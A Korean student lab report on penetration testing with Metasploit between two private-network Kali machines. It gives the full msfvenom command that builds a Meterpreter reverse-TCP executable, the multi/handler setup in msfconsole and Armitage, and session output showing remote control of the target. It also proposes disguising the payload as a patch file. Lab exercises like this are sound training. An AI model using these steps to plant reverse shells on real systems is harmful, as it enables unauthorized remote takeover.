

## [칼리리눅스 메타스플로잇을 이용한 모의 침투]

2020111318 김수현

### 1번째 모의침투)

-제목: <metasploit framework를 활용한 공격 대상 권한 획득 및 원격 제어하기>

-시나리오: msfvenom, 즉 exploit코드를 생성하는 오픈소스를 활용하고 -> payload를 생성(예를 들면 patch.exe) -> 공격대상 서버에 맨 먼저 생성한 악성 코드 파일을 배포(대상 시스템에서 실행하면 자동으로 악성 코드 파일 설치) -> 공격자가 msfconsole으로 감염 대상을 컨트롤

-모의침투 및 환경 구축 설정:

#### 1) 자신(공격자)의 IP주소 확인(inet 192.168.0.10) & 타겟 머신의 IP주소 확인(inet 192.168.0.20)

-만약 둘의 inet이 다르게 설정되어 있다면, sudo route -n -> sudo vim /etc/network/interfaces 로 들어가서 수정(주석해제) -> sudo service networking restart 2번 실행 -> 마지막으로 sudo ifconfig 를 통해 정상적으로 바뀌었는지 확인한다.

```
kali@kali:~/Desktop$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.10 netmask 255.255.0.0 broadcast 192.168.0.255
    inet6 fe80::20c:29ff:fe99:b5f7 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:99:b5:f7 txqueuelen 1000 (Ethernet)
    RX packets 12684 bytes 13561857 (12.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4531 bytes 692229 (676.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 80514 bytes 14074534 (13.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 80514 bytes 14074534 (13.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

<칼리1(공격자)>

```
kali@kali:~/Desktop$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.20 netmask 255.255.0.0 broadcast 192.168.0.255
    ether 00:0c:29:70:c9:40 txqueuelen 1000 (Ethernet)
    RX packets 298379 bytes 441567177 (421.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 63531 bytes 4297432 (4.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 56 bytes 2832 (2.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 56 bytes 2832 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

<칼리2(타겟머신)>

#### 2) .exe 파일(윈도우 실행 파일)을 칼리 리눅스에서 실행할 수 있도록 설정함.

-> 칼리리눅스 타겟 머신에 "wine"을 설치함으로써 윈도우 파일이 리눅스에서 실행될 수 있도록 함.

1. sudo dpkg --add-architecture i386 실행

2. sudo apt-get update

3. sudo apt-get install wine:i386
4. sudo apt-get install libwine:i386
5. sudo apt-get install wine32

위와 같은 과정을 거쳐 타겟 머신에 "wine"을 설치해준다.

#### -단계별 모의침투 과정:

- 1) 터미널에 "msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.0.10 LPORT=4444 -f exe > soohyun.exe"를 입력함으로써 공격자의 머신에 파일을 설치함.

```
kali@kali:~/Desktop$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 -f exe > soohyun.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

- 2) msfconsole 명령어를 입력해 메타스플로잇을 실행시켜준다.


```
kali@kali:~/Desktop$ msfconsole
```

- 3) 메타스플로잇을 실행시킨 후, 아래에 있는 명령어를 입력한다.

- use exploit/multi/handler
- set payload windows/meterpreter/reverse\_tcp (페이로드 설정)
- set LHOST 192.168.0.20 (공격 대상 ip주소 입력)
- set LPORT 4444(포트 설정)
- set exitonsession false
- exploit -j -z (실행)

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.20
LHOST => 192.168.0.20
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set exitonsession false
exitonsession => false
msf5 exploit(multi/handler) > exploit -j -z
```

4) 3을 실행시키기 전, 칼리2(타겟 머신)에 soohyun.exe 파일을 어떠한 방식으로라도 옮겨놓는다. 나는 칼리리눅스 firefox를 이용해 네이버 Box에 soohyun.exe파일을 업로드 해준다. 그리고나서, 칼리2의 firefox를 통해 네이버 Box에 똑같이 들어가 위의 파일을 다운로드 해준다.



<- 이와 같이 타겟 머신에 soohyun.exe를 옮겨준다.

5) 3을 실행시킨다. + 동시에 타겟머신에서는 wine soohyun.exe를 명령어로 입력하여 공격자 머신이 설치한 파일을 실행시켜준다.

```
msf5 exploit(multi/handler) >
[-] Handler failed to bind to 192.168.0.20:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (176195 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.20:43330) at 2020-12-10 06:42:03 -0500

msf5 exploit(multi/handler) > sessions

Active sessions
=====
  Id  Name  Type           Information           Connection
  --  ---  --
  1    meterpreter x86/windows KALI\kali @ KALI 192.168.0.10:4444 → 192.168.0.20:43330 (192.168.0.20)

kali@kali:~/Desktop$ wine soohyun.exe
```

Meterpreter session 1 opened 라는 명령어를 통해 공격자 머신에서 타겟머신으로 연결됨을 확인할 수 있다.

6) 그런 다음, sessions 명령어를 입력하고 피해자의 ID값인 1을 입력한다.

```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > mkdir test
Creating directory: test
meterpreter >
```

위와 같이 타겟 머신과 연결됨을 확인하고, meterpreter > 가 뜬다면 연결이 성공한다. 정말로 타겟 머신에 공격을 할 수 있는지를 확인하기 위해 mkdir test를 통해 임의로 디렉토리를 형성해주었다.

-모의침투 결과:

```
kali@kali:~/Desktop$ ls
soohyun.exe
kali@kali:~/Desktop$ ls
soohyun.exe test
kali@kali:~/Desktop$
```

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
0.0.0.0	192.168.192.2	0.0.0.0	UG	100	0	0	eth0
192.168.192.0	0.0.0.0	255.255.255.0	U	100	0	0	eth0

```
kali@kali:~/Desktop$ sudo vim /etc/network/interfaces
kali@kali:~/Desktop$ sudo service networking restart
kali@kali:~/Desktop$ sudo service networking restart
```

위와 같이 ls 명령어를 입력하면, 실시간으로 test 디렉토리 파일이 타겟 머신에 생성이 된 것을 확인할 수 있다.(공격 성공!)

## 2번째 모의침투)

-제목:<Armitage(아미티지)를 이용한 취약점 공격>

**\*Armitage는 메타스플로잇의 GUI버전 인터페이스로서, 빠르고 쉬운 해킹이 가능하며 고도화된 해킹 기술을 포함하고 있다.\***

-시나리오: 공격자(칼리1)에 메타스플로잇의 GUI버전인 Armitage 설치 -> 공격대상(칼리2)에는 공격자가 만든 soohyun.exe 파일 옮겨놓기 -> Armitage 접속해서 공격대상(칼리2)접속 확인 -> msf 콘솔에 명령어를 입력하고 통신이 되는지 확인 -> 통신이 성공하면 공격 시작

-모의침투 및 환경구축 설정:


1) 공격자(칼리1)에 메타스플로잇의 GUI 버전인 Armitage를 설치한다.

-sudo apt-get install Armitage

-armitage 실행

```
kali@kali:~/Desktop$ sudo apt-get install armitage
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
armitage is already the newest version (20160709+ds1-0kali1).
The following package was automatically installed and is no longer required:
  libqt5opengl5
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 1089 not upgraded.
kali@kali:~/Desktop$
```

-(위의 사진은 이미 공격자(칼리1)에 Armitage가 설치된 상태이다.)



armitage를 실행시키면, 다음과 같은 창이 뜬다. Host, port, user, pass가 자동으로 설정되어 있는데, 그 상태로 connect 버튼을 눌러준다.

## 2) .exe 파일(윈도우 실행 파일)을 칼리 리눅스에서 실행할 수 있도록 설정함.


-> 공격대상(칼리2)에 "wine"을 설치함으로써 윈도우 파일이 리눅스에서 실행될 수 있도록 함.

1. sudo dpkg --add-architecture i386 실행
2. sudo apt-get update
3. sudo apt-get install wine:i386
4. sudo apt-get install libwine:i386
5. sudo apt-get install wine32

위와 같은 과정을 거쳐 공격대상(칼리2)에 "wine"을 설치해준다.

## -단계별 모의침투 과정:

### 1) armitage가 설치된 공격자(칼리1)에서 armitage 명령어를 입력하여 접속한다.



Armitage가 실행되면 공격자(칼리1)와 연결될 수 있는 대상 PC들이 나열되어 있다. 나는 공격대상(칼리2 192.168.0.20)PC를 목표로 침투를 시도 하였다.

2) console 창으로 자동으로 연결되어 있는 msf>(메타스플로잇 연결)를 확인한다. 그리고나서, 아래와 같이 실행시켜준다.

-use exploit/multi/handler

--use exploit/multi/handler


-set payload windows/meterpreter/reverse\_tcp (페이로드 설정)

-set LHOST 192.168.0.20 (공격 대상 ip주소 입력)

-set LPORT 4444(포트 설정)

-set exitonsession false

-exploit -j -z (실행)



The screenshot displays the Metasploit framework interface, including the console and the Armitage GUI. The console shows the execution of the multi/handler exploit, setting the payload to windows/meterpreter/reverse\_tcp, LHOST to 192.168.0.20, LPORT to 4444, and exitonsession to false. The exploit is then executed with -j -z flags. The Armitage GUI shows a host at 192.168.0.20 with a Meterpreter session established. The console output shows the following:

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.20
LHOST => 192.168.0.20
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set exitonsession false
exitonsession => false
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 192.168.0.20:4444:-
[-] Started reverse TCP handler on 0.0.0.0:4444
```

The Armitage GUI shows a host at 192.168.0.20 with a Meterpreter session established. The console output shows the following:

```
msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.10:4444 -> 192.168.0.20:50602) at 2020-12-12 03:41:08 -0500
msf5 exploit(multi/handler) > sessions

Active sessions
=====
Id  Name  Type           Information          Connection
--  ---  -
1   meterpreter x86/windows KALI\kali @ KALI 192.168.0.10:4444 -> 192.168.0.20:50602 (192.168.0.20)
msf5 exploit(multi/handler) > |
```

동시에 공격대상(칼리2)에서는 터미널에서 soohyun.exe 파일을 실행시켜준다.

```
kali@kali:~/Desktop$ wine soohyun.exe
```

그러면 위와 같이 Meterpreter sessions 1 opened (192.168.0.10:4444 -> 192.168.0.20:50602) 표시가 뜨면서 연결이 된다. 다시 명령어창에 sessions를 입력하고, sessions -i 1로 공격대상(칼리2)을 연결시켜준다.

연결이 되는 순간 192.168.0.20 공격대상의 PC모양이 빨간색으로 바뀌면서 침투에 성공했다는 것을 알 수 있다. 이제 공격자(칼리1)는 공격대상(칼리2, 감염대상)을 자유자재로 컨트롤 할 수 있다.

### 3) 공격대상(칼리2)에 파일 만들어보기


```
meterpreter > mkdir haha
meterpreter > cd haha
Creating directory: haha
```

meterpreter> 창을 띄워, 디렉토리를 만들어준다. 이름은 "haha"로 설정해주었다. 그런다음, 실제로 공격대상(칼리2)에 정상적으로 디렉토리가 만들어졌는지 확인한다.

-모의침투 결과:


```
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali:~/Desktop$ ls
haha soohyun.exe test
kali@kali:~/Desktop$
```

실제로 공격대상(칼리2)에서 확인해보니 "haha"디렉토리가 정상적으로 형성되어 있음을 확인할 수 있다.



이와 같이 바탕화면에 정상적으로 haha디렉토리가 형성되었다.


4) 공격에 성공하면, 공격대상(칼리2)에 대한 정보를 획득할 수도 있다. 아래와 같이 Meterpreter 1 -> interact -> Meterpreter shell 을 열어서 sysinfo 명령어를 입력해본다.



-이와 같이 해보는 이유는, 공격대상(칼리2)에 대한 상세 정보를 획득해보기 위함이다.

확인해보니, KALI(공격대상)에 대한 정보가 나열되는 것을 알 수 있었다.

5) 공격을 다 했으면, 공격대상(칼리2)의 모니터 모양에서 마우스 우클릭으로 kill을 해주면 연결이 끊기고, 빨간색에서 다시 원래 상태로 바뀌는 것을 볼 수 있다.



위의 사진을 보면, 192.168.0.20 – Meterpreter session 1 closed 를 통해 연결이 끊긴 것을 확인할 수 있다.



```
kali@kali:~/Desktop$ wine soohyun.exe  
kali@kali:~/Desktop$
```

공격대상(칼리2)의 터미널을 확인해보니, 정상적으로 연결이 종료되었다는 것도 알 수 있다.

(공격성공!)